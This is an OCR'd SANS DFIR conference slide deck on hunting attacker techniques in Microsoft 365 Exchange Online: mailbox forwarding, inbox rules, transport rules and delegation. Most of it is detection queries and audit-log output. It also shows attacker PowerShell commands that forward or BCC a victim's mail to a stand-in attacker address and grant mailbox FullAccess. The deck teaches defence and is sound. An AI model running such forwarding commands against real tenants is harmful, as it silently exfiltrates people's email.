Threat Hunting in Microsoft 365 Environment

Thirumalai Natarajan

Anurag Khanna

Threat Hunting in Microsoft 365 Environment

Thirumalai Natarajan Muthiah,
Manager, Consulting Services, Mandiant

Anurag Khanna, Manager – Incident Response & Consulting Services, Crowdstrike Services

Summit: **Aug 15–16** | Training: **Aug 17–22**
Join us in Austin, TX or
Attend Live Online for **FREE**

SANS DFIR

15 YEARS

Thirumalai Natarajan - @Th1ruM

- Senior Manager – Consulting Services, Mandiant
- Responding to Security Breaches
- Proactive Security Assessments
- Built & Managed Security Operations Centers
- Team Management & Business Development
- Speaker at Blackhat Asia, BSides SG, Virus Bulletin, SANS Summit etc.

* The views presented here are my own and may or may not be similar to those of the organization I work or worked for.

Anurag Khanna - @khannaanurag

- Manager - Incident Response @ CrowdStrike
- Advising organizations in midst of Security Attacks
- GSE # 97, Instructor - SANS Institute
- Past speaker at Blackhat, RSA, BSides SG, SANS Summit etc.

* The views presented here are my own and may or may not be similar to those of the organization I work or worked for.

What will we talk about today?

- Microsoft 365 Services
- Threat Actor TTPs targeting M365 services
- Methods to Hunt and Detect Threat Actors TTPs

Takeaway: Understand the attack surface and hunt for Threat Actor TTPs in M365 Environment.

Why talk about M365 ?

- Microsoft 365 is a bundle of services that includes Teams, Exchange Online , Power Automate, OneDrive, SharePoint Online and more
- Extensively consumed by different organizations
- Privilege Escalations
- Opportunities to Maintain persistence
- Defense Evasions
- Data Extractions

Threat Actors target and abuse cloud services. Defenders need to understand Cloud Security better.

Which TTPs we will hunt for ?

- Abusing Exchange online Service
  - Automated Email Forwarding
  - Delegation Settings
  - Mailbox Folder Permissions
- Abusing Microsoft Flows
  - Auto Email Forwarding
  - Data Extraction
- Persistent Privileged Role
- Illicit OAUTH Grants
- Abusing SharePoint Online
- Maintain Persistent Access to M365 Applications
- Hunting Summary

Abusing Exchange Online Services

- Automated Email Forwarding
- Delegation Settings
- Mailbox Folder Permissions

Automated Email forwarding


Ways to configure Auto Email Forwarding

1. Mailbox Email Forwarding
    - ForwardingSMTPAddress
    - ForwardingAddress (only Internal Mailbox)
2. Inbox rules
3. Transport Rules (Mail Flow Rules)
4. Microsoft Flows

Threat Actors can configure “Automated Email forwarding” to forward Emails from a victim user mailbox to Threat Actor controlled mailbox.

1. Mailbox Email Forwarding

- Email Forwarding configured in the user mailbox settings
- Any user can configure for their inbox
- External mailbox Attribute “ForwardingSmtpAddress”
- Internal mailbox Attribute “ForwardingAddress”
- External or Internal Email address



Forwarding

You can forward your email to another account.

☑ Enable forwarding

Forward my email to:

attacker@threatactor.dev

☑ Keep a copy of forwarded messages

ForwardingSmtpAddress

```
PS C:\> Set-Mailbox -identity Victim -ForwardingSmtpAddress Attacker@threatactor.dev
-DeliverToMailboxAndForward $true
```

Automated Email forwarding

Hunting - Mailbox Email Forwarding - Configuration

List and review **ALL** the mailbox configured with forwarding Address from Mailbox Settings


```
PS C:\> Get-Mailbox -ResultSize Unlimited | Where-Object {($Null -ne $_.ForwardingSmtpAddress)} | Select
Identity,Name,ForwardingSmtpAddress

 Identity Name   ForwardingSmtpAddress
-------- ----   ---------------------
Victim   Result Size smtp:attacker@threatactor.dev
```

Hunting - Mailbox Email Forwarding - Logs

List and review **ALL** the details of Set-Mailbox operations to configure Forwarding Address from **Unified Audit Log (UAL)**

```
 $logs = Search-UnifiedAuditLog -Operations set-mailbox -StartDate 2022-01-01 -EndDate 2022-06-30
ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.Parameters | Where-Object Name -eq 'forwardingsmtpaddress' )
    {$record}}
```

Log Output - Unified Audit Log (UAL) - Mailbox Email Forwarding




,{"Name":"ForwardingSmtpAddress","Value":"smtp:Attacker@threatactor.dev"}],

```
RunspaceId   : 463ff990-2a4b-4f75-91d3-e0d13743ffb7
RecordType   : Exch
CreationDate : 7/4/
UserIds      : Victim@threathunting.dev
Operations   : Set-Mailbox
AuditData    : {"CreationTime":"2022-07-04T13:40:24","Id":"1e02b5ec-7b02-4d7b-85fe-08da5dc2bf84","Operation":"Set-Mailbox","OrganizationId":"
               3ccdef89-7d18-5cc4-af91-f5f266ac78a7","RecordType":1,"ResultStatus":"True","UserKey":"10032001FA918D20","UserType":2,"Version"
               :1,"Workload":"Exchange","ClientIP":"118.100.100.1:17569","ObjectId":"Victim","UserId":"Victim@threathunting.dev","Ap
               pId":"","ClientAppId":"","ExternalAccess":false,"OrganizationName":"threathunting.dev","OriginatingServer":"TYZPR01MB4
               506 (15.20.5395.021)","Parameters":[{"Name":"Identity","Value":"Victim"},{"Name":"ForwardingSmtpAddress","Value":"smtp:Attacker@threatactor.dev"}],
               "SessionId":"5cc83d2b-352e-40a3-b7d8-29b6e2f58315"}
ResultIndex  : 1
ResultCount  : 374
Identity     : 1e02b5ec-7b02-4d7b-85fe-08da5dc2bf84
IsValid      : True
ObjectState  : Unchanged
```

2. Inbox Rules

- Inbox rules take action once a message reaches the inbox
- Allows a copy to be sent to a TA controlled address
- Copy of messages that is redirected or forwarded remains in the mailbox
- Requires user level privileges to be configured
- TA can create <u>hidden inbox rules</u> making the properties PR_RULE_MSG_NAME and PR_RULE_MSG_PROVIDER as $NULL



Rules

Malicious_Forward

1 Add a condition

Apply to all messages

2 Add an action

Forward to: attacker@threatactor.c...

```
PS C:\> New-InboxRule -mailbox victim@threathunting.dev -name Malicious_Forward -
ForwardTo Attacker@threatactor.dev
```

Hunting - Inbox Rules - Configuration

List and review **ALL** Inbox rules with suspicious actions configured in the Exchange Settings, like `ForwardTo`, `RedirectTo`, `ForwardAsAttachmentTo`

```
PS C:\> $Mailboxes = Get-Mailbox ; foreach ($Mailbox in $Mailboxes) { Get-InboxRule -mailbox
$Mailbox.Name | Where-Object {($Null -ne $_.ForwardTo) -or ($Null -ne $_.RedirectTo) -or
($Null -ne $_.ForwardAsAttachmentTo) } | select-object
identity,Name,Enabled,ForwardAsAttachmentTo,ForwardTo,RedirectTo }

Identity              : Victim\15326907450829832193
Name                  : Malicious_Forward
Enabled               : True
ForwardAsAttachmentTo :
ForwardTo             : {"Attacker@threatactor.com" [SMTP:Attacker@threatactor.com]}
RedirectTo            :
```

Consider adding `-includehidden` flag to get-inboxrule cmdlet to list hidden Inbox folder rules


Hunting - Inbox Rules – Logs

List and review **ALL** Inbox rules with suspicious actions like `ForwardTo, RedirectTo, ForwardAsAttachmentTo`

Unified Audit Log (UAL)

```
$logs = Search-UnifiedAuditLog -operations new-inboxrule,set-inboxrule -StartDate 2022-01-01 -
EndDate 2022-07-08
ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.Parameters | Where-Object {($_.Name -like 'ForwardTo') -or ($_.Name -eq
'RedirectTo') -or ($_.Name -eq 'ForwardAsAttachmentTo')})
    {$record}}
```

Log Output – Unified Audit Log (UAL) – Inbox Rules




```
RunspaceId   : b32dc94a-afa3-47a0-a090-3a0bc9df9ce6
RecordType   : ExchangeAdmin
CreationDate : 6/7/2022 11:20:36 am
UserIds      : victim@threathunting
Operations   : New-InboxRule
AuditData    : {"CreationTime":"2022-07-06T11:20:36","Id":"dd99814a-dbbb-494d-3dc3-08da5f418c8b","Operation":"New-InboxRule","OrganizationId":"3ccd
               df89-7c18-4cc5-af80-f4f155dc78a7","RecordType":1,"ResultStatus":"True","UserKey":"10032001FBAF96CD","UserType":2,"Version":1,"Worklo
               ad":"Exchange","ClientIP":"[2401:7400:6004:2b6c:fc71:4a24:30a6:ad78]:53882","ObjectId":"victim\\Malicious_Forward","UserId":"victim@
               threathunting.dev","AppId":"","ClientAppId":"","ExternalAccess":false,"OrganizationName":"threathunting.dev","Origin
               atingServer":"SG2PR01MB1934 (15.20.5395.021)","Parameters":[{"Name":"Mailbox","Value":"victim@threathunting.dev"},{"Name":"N
               ame","Value":"Malicious_Forward"},{"Name":"ForwardTo","Value":"Attacker@threatactor.dev"}],"SessionId":"61664ada-c082-46fc-b292-3d95
               2f5fdb09"}
ResultIndex  : 1
ResultCount  : 6
Identity     : dd99814a-dbbb-494d-3dc3-08da5f418c8b
IsValid      : True
ObjectState  : Unchanged
```

{"Name":"ForwardTo","Value":"Attacker@threatactor.dev"}],

3. Transport Rules aka. Mail Flow Rules

- Mail Flow Rules take action on messages while they're in transit
- Contain richer set of conditions, exceptions, and actions, providing flexibility to implement many types of messaging policies
- Allow a copy to be sent to a TA controlled address
- Require Exchange Admin access



MaliciousForwardMail

Name: MaliciousForwardMail

*Apply this rule if... The recipient is... 'Victim'

*Do the following... Bcc the message to... 'attacker@threatactor.com'

Properties of this rule:

Priority: 0

☑ Audit this rule with severity level: Not specified

Choose a mode for this rule:
● Enforce
○ Test with Policy Tips
○ Test without Policy Tips

1. Condition to Trigger

2. Action to Perform

```
PS C:\> New-TransportRule -Name 'MaliciousForwardMail'  -Priority '0' -Enabled $true -SentTo
'Victim@threathunting.onmicrosoft.com' -BlindCopyTo 'attacker@threatactor.com'

Name                 State   Mode    Priority Comments
----                 -----   ----    -------- --------
MaliciousForwardMail Enabled Enforce 0
```

Hunting - Transport Rules - Configuration

List and review **ALL** Transport rules with “BlindCopyTo” configured in the Exchange Settings.

```
PS C:\> Get-TransportRule | where-object{($Null -ne $_.BlindCopyTo)}
>>

Name                    State   Mode    Priority Comments
----                    -----   ----    -------- --------
MaliciousForwardingRule Enabled Enforce 0   Hunting...

PS C:\> Get-TransportRule | where-object{($Null -ne $_.BlindCopyTo)} | format-list
```

Hunting - Transport Rules - Logs


List and review **ALL** the “`New-TransportRule`” cmdlet executions with parameters “`BlindCopyTo`” from **Admin Audit Logs (AAL)**

```
PS C:\> Search-AdminAuditLog -Cmdlets New-TransportRule,Set-TransportRule -parameter BlindCopyTo |
Export-Csv C:\temp\AALog-Transport.csv
```

List and review **ALL** “`New-TransportRule, Set-TransportRule`” operations with parameters “BlindCopyTo” from **Unified Audit Log (UAL)**

```
 $logs = Search-UnifiedAuditLog -Operations New-TransportRule, Set-TransportRule -StartDate 2022-
01-01 -EndDate 2022-06-30

ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.Parameters | Where-Object Name -eq 'BlindCopyTo' )
    {$record}}
```

Log Output - Unified Audit Log (UAL) - Transport Rules



```
RunspaceId   : 4b9c47e0-9f72-4418-b452-339ce728e64b
RecordType   : ExchangeAdmin
Creatior
UserIds
Operations   : New-TransportRule
AuditData    : {"CreationTime":"2022-06-26T04:14:05","Id":"d7f66ac0-84f2-46c5-c713-08da572a4f21",
"Operation":"New-TransportRule"
               "OrganizationId":"3ccdef89-7d18-5cc4-af91-f5f266ac78a7","RecordType":1,"ResultStatus":"True",
               "UserKey":"10032001FBAF96CD","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"118.100.100.01:21900",
               "ObjectId":"","UserId":"Admin@threathunting.onmicrosoft.com","AppId":"","ClientAppId":"",
               "ExternalAccess":false,"OrganizationName":"threathunting.onmicrosoft.com","OriginatingServer":"SG2PR01MB1934
               (15.20.5373.018)","Parameters":[{"Name":"Name","Value":"MaliciousForwardMail"},{"Name":"Priority","Value":"0"}
               ,{"Name":"Enabled","Value":"True"},{"Name":"SentTo","Value":"Victim@threathunting.onmicrosoft.com"},
               {"Name":"BlindCopyTo","Value":"attacker@threatactor.com"}] "SessionId":"d3699d5a-3b72-40b8-8ab7-d3717025c2cc"}
ResultIndex  : 1
ResultCount  : 8
Identity     : d7f66ac0-84f2-46c5-c713-08da572a4f21
IsValid      : True
ObjectState  : Unchanged
```

{"Name":"BlindCopyTo","Value":"attacker@threatactor.com"}]

Delegation Settings

Full Access

- Allows the delegate to
  - Open the mailbox
  - View and Delete Emails
- Doesn’t allow to send messages

```
PS C:\> Add-MailboxPermission -Identity victim -
User Attacker -AccessRights FullAccess
```

SendAs

- Allows the delegate to
- Send messages
- No indication message was sent by delegate
- Doesn't allow to read the mailbox content

```
PS C:\> Add-recipientPermission  -AccessRights
